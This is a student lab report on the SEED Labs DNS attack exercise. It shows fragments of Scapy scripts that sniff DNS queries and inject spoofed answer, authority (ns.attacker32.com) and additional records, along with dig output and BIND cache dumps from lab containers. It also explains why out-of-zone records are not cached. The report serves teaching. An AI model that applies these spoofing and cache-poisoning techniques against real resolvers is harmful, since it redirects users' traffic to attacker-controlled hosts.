
```
root@VM:/volumes# python3 dns_sniff_spoof_task3.py
[*] Listening on br-00d6e2c902e2 for DNS queries...
[+] DNS query detected for www.example.com
[+] Injected NS spoof + fake IP 1.9.1.9
[+] DNS query detected for www.example.com
[+] Injected NS spoof + fake IP 1.9.1.9
```

Dig command in the user container again:



```
root@7e56fb616932:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39290
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       1.9.1.9

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 76 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 03 11:43:29 UTC 2025
;; MSG SIZE  rcvd: 139

root@7e56fb616932:/# 
```

Looking at the cache of the DNS Server, we can see that example.com has a cache for ns.attacker32.com . This indicates that it was sniffed.,




```
root@d8e6184c5507:/# cat /var/cache/bind/dump.db | grep example
example.com.            777508  NS      ns.attacker32.com.
www.example.com.        605009  A       1.9.1.9
root@d8e6184c5507:/# 
```

Spoofing NS Records for Another Domain


This task aims to simulate for when the name server's records is spoofed with a different domain. For this section, we will be using google.com.

Script used to make the authority section reflect google.com


Open
*dns_sniff_spoof_task4.py
~/Documents/DNS attack/Labsetup/volumes
Save


```
            type="NS",
            ttl=259200,
            rdata=ATTACKER_NS
        )

        # google.com into ns.attacker32.com  for Task 4
        auth2 = DNSRR(
            rrname="google.com.",
            type="NS",
            ttl=259200,
            rdata=ATTACKER_NS
        )

        # === Additional Section ===
        add = DNSRR(
```

Running the script in the attacker container:




```
root@VM:/volumes# python3 dns_sniff_spoof_task4.py
[*] Listening on br-00d6e2c902e2...
```

Dig command in the user container:



```
root@7e56fb616932:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30653
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       1.9.1.9

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 83 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 03 11:51:21 UTC 2025
;; MSG SIZE  rcvd: 180

root@7e56fb616932:/#
```

The DNS Cache after running the dig command:




```
root@d8e6184c5507:/# rndc flush
root@d8e6184c5507:/#
root@d8e6184c5507:/# rndc flush
root@d8e6184c5507:/# rndc dumpdb -cache
root@d8e6184c5507:/# cat /var/cache/bind/dump.db | grep -E "google|example"
example.com.            777590  NS      ns.attacker32.com.
www.example.com.        605091  A       1.9.1.9
root@d8e6184c5507:/#
```

However, it does not contain google because it is not in the same root as the example.com that was used in the sniffing. **This proves the concept of not being able to inject fake nameserver record for Domain Nameservice whose host is not part of the query,**

Spoofing Records in the Additional Section

To further the findings in the previous section, this task aims to spoff records in the additional section by adding another address of facebook . com.

Adding an irrelevant record at the additional section (i.e. facebook) in the script:




*dns_sniff_spoof_task5.py
~/Documents/DNS attack/Labsetup/volumes

```
            type="A",
            ttl=259200,
            rdata="5.6.7.8"
        )
        add3 = DNSRR(
            rrname="www.facebook.com.",
            type="A",
            ttl=259200,
            rdata="3.4.5.6"
        )

        # Build DNS Packet
        dns = DNS(
            id=pkt[DNS].id,
            qr=1, aa=1, rd=0,
```


Python 3 Tab Width: 8 Ln 60, Col 27 INS

Running the script:




```
root@VM:/volumes# python3 dns_sniff_spoof_task5.py
[*] Listening on br-00d6e2c902e2…
```

Dig command in the user container (with facebook.coom in the additional section):



```
root@7e56fb616932:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48892
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       1.9.1.9

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.9.1.9
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 104 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 03 11:58:37 UTC 2025
;; MSG SIZE  rcvd: 240

root@7e56fb616932:/#
```

Looking at the cache:



```
root@d8e6184c5507:/# grep -E "example\.com.*NS" /var/cache/bind/dump.db
example.com.            777524  NS      ns.example.net.
root@d8e6184c5507:/# grep -E "ns.attacker32.com|ns.example.net" /var/cache/bind/dump.db
example.com.            777524  NS      ns.example.net.
                        777524  NS      ns.attacker32.com.
root@d8e6184c5507:/# grep -i "facebook" /var/cache/bind/dump.db
root@d8e6184c5507:/#
```

There are no mentions of facebook because it is unrelated to the query, similar to the explanation of the prior task.

Discussion and Challenges

DNS attacks are imperative to be learned as they revolve around established connections. It is important that contents of domain names are checked as these can be spoofed and changed.

The main challenge that was encountered in the conduct of this laboratory exercise was understanding the concept of domain names. However, through understanding that they are like network families, established almost like a tree, it becomes easy to visualize why certain spoofing does not work.

References

Du, W. (2016). SEED Labs: DNS Attack. SEED Project.
Slides from CMSC 191: Cybersecurity.